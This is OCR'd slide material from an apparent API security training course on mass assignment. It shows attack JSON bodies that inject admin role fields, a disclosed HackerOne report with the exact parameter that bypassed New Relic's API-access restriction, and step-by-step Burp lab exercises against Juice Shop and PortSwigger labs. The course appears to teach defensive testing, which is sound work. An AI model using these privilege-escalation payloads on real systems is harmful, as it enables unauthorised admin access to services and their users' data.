API Security Bootcamp
Hands-On OWASP Top 10 for APIs

Dr. Sunny Wear

2023

Mass Assignment

Automatic marshalling of JSON into Data Objects used in persistence

Binding client provided data (e.g., JSON) to data models, without proper properties filtering based on an allowed list, usually leads to Mass Assignment. Either guessing objects properties, exploring other API endpoints, reading the documentation, or providing additional object properties in request payloads, allows attackers to modify object properties they are not supposed to.

What is Mass Assignment?

Mass Assignment/Overposting Example

The body of a request to update username

```
1  {
2    “username”:”Dr. Sunny”
3  }
```

The API uses a framework which transforms JSON data into Java Objects.
Those Java Objects are then used to update the database.

The Java class representing a User

```
1  class User {
2    String username;
3    String email;
4    String password;
5  }
```

An attacker’s malicious request to update user’s name and user’s password.

```
1 {
2    “username”:”MeWantCookie”,
3    “email”:”dr_evil@evilcookies.com”,
4    “password”:”7c222fb2927d828af22f592134e8932480637c0d”
5 }
```

Legitimate - Client sends a legitimate request

```
PUT /api/v2/users/5deb9097 HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/78.0.3904.108
Safari/537.36
X-Forwarded-For: 19.42.129.253

{
  "_id": "5deb9097",
  "address": "******, NY City, NY",
  "company_role": "Investment Services",
  "email": "******",
  "first_name": "******",
  "full_name": "******",
  "job_title": "Broker",
  "last_name": "******",
  "phone_number": "******"
}
```


Attack – Attackers sends the same request but adds the admin role in the request body

```
PUT /api/v2/users/5deb9097 HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/78.0.3904.108
Safari/537.36
X-Forwarded-For: 19.42.129.253

{
  "_id": "5deb9097",
  "address": "******, NY City, NY",
  "company_role": "Investment Services",
  "email": "******",
  "first_name": "******",
  "full_name": "******",
  "is_admin": true,
  "is_sso": true,
  "job_title": "Broker",
  "last_name": "******",
  "permission_type": "admin",
  "phone_number": "******",
  "role": "admin",
  "sso_type": "admin",
  "system_user_type": "admin",
  "system_user_type_cd": 2,
  "user_type": "admin",
  "user_type_cd": 10
}
```

https://galnagli.com/Mass_Assignment/


Another Example: *Update Password* leads to Mass Assignment

Add the "is_admin_account" field in the JSON that is sent and set its value to "true".



- *https://blog.pentesteracademy.com/api6-2019-mass-assignment-ii-e23423384141*

Get Stuff for Free via Mass Assignment



Reported to New Relic
Reported at September 12, 2017 11:37am -0400
CVE ID
Weakness Privilege Escalation
Visibility Disclosed (Full)

Collapse

SUMMARY BY ALBINOWAX

While testing out Param Miner, I found a mass assignment vulnerability affecting New Relic. This was prior to New Relic launching cash rewards, hence the lack of a bounty.

TIMELINE

albinowax submitted a report to New Relic. Sep 12th (4 years ago)

Free tier users aren't allowed API access, but it's possible to bypass this restriction thanks to a mass assignment bug.

To replicate this, first verify that you don't already have API access by visiting:
Account Settings -> API Explorer -> Create an API Key
You should see the message "This feature isn't available at your current subscription level"


Now, go on "Account Settings", change your name, intercept the resulting POST request to /accounts/youraccountid.json, and add the following POST parameter: account[allow_api_access]=true

Now if you revisit Account Settings -> API Explorer you'll see you have an API key.

- *https://hackerone.com/reports/267781*

OWASP: Mass Assignment Cheat Sheet

https://cheatsheetseries.owasp.org/cheatsheets/Mass_Assignment_Cheat_Sheet.html



Exercise 7-1: *Access Control Lab:* User role can be modified in user profile

Lab: User role can be modified in user profile


This lab has an admin panel at `/admin`. It's only accessible to logged-in users with a `roleid` of 2.

Solve the lab by accessing the admin panel and using it to delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`

Access the lab

Demo – OWASP Juice Shop Mass Assignment



Exercise 7-2: Mass Assignment

1. Browse to https://juice-shop.herokuapp.com/#/
   - WARNING: Sometimes the site goes down, if so, wait a few minutes, try again
   - Sunny's: https://sunshinefett-juice-shop.herokuapp.com/#/
   - If you want to run locally, go to https://github.com/bkimminich/juice-shop
2. Click "Account" -> Login on top right corner
3. At Login page, click "Not yet a customer?" link
4. Capture traffic in Burp.
5. Complete the User Registration form by clicking "Not yet a customer?" link.
6. Find the request in Proxy -> HTTP History. Note the "role: customer" in the response.
7. Send the POST /api/Users request to Repeater.
8. Add "role: admin" to the request, change the email address, click Send.
9. Login as admin role you just created.

Evidence


Encoded
PASTE A TOKEN HERE
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.ey
JzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZ
CI6MjMsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJh
MkBhb2wuY29tIiwicGFzc3dvcmQiOiIyNWQ1NWF
kMjgzYWE0MDBhZjQ2NGM3NmQ3MTNjMDdhZCIsIn
JvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiI
iwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJv
ZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1
hZ2VzL3VwbG9hZHMvZGVmYXVsdEFkbWluLnBuZy
IsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6d
HJ1ZSwiY3JlYXRlZEF0IjoiMjAyMy0wMi0xMCAx
MzoxNjoyMy4xMzUgKzAwOjAwIiwidXBkYXRlZEF
0IjoiMjAyMy0wMi0xMCAxMzoxNjoyMy4xMzUgKz
Decoded
EDIT THE PAYLOAD AND SECRET
HEADER: ALGORITHM & TOKEN TYPE
{
"typ": "JWT",
"alg": "RS256"
}
PAYLOAD: DATA
{
"status": "success",
"data": {
"id": 23,
"username": "",
"email": "a2@aol.com",
"password": "25d55ad283aa400af464c76d713c07ad",
"role": "admin",
"deluxeToken": "",


Encoded
PASTE A TOKEN HERE
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.ey
JzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZ
CI6MjEsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJh
QGFvbC5jb20iLCJwYXNzd29yZCI6IjI1ZDU1YWQ
yODNhYTQwMGFmNDY0Yzc2ZDcxM2MwN2FkIiwicm
9sZSI6ImN1c3RvbWVyIiwiZGVsdXhlVG9rZW4iO
iIiLCJsYXN0TG9naW5JcCI6InVuZGVmaW5lZCIs
InByb2ZpbGVJbWFnZSI6Ii9hc3N1dHMvcHVibGl
jL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIi
widG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0c
nVlLCJjcmVhdGVkQXQiOiIyMDIzLTAyLTEwIDEy
OjM3OjE4LjAxNSArMDA6MDAiLCJ1cGRhdGVkQXQ
iOiIyMDIzLTAyLTEwIDEzOjEwOjQwLjAxNSArMD
Decoded
EDIT THE PAYLOAD AND SECRET
HEADER: ALGORITHM & TOKEN TYPE
{
"typ": "JWT",
"alg": "RS256"
}
PAYLOAD: DATA
{
"status": "success",
"data": {
"id": 21,
"username": "",
"email": "a@aol.com",
"password": "25d55ad283aa400af464c76d713c07ad",
"role": "customer",
"deluxeToken": "",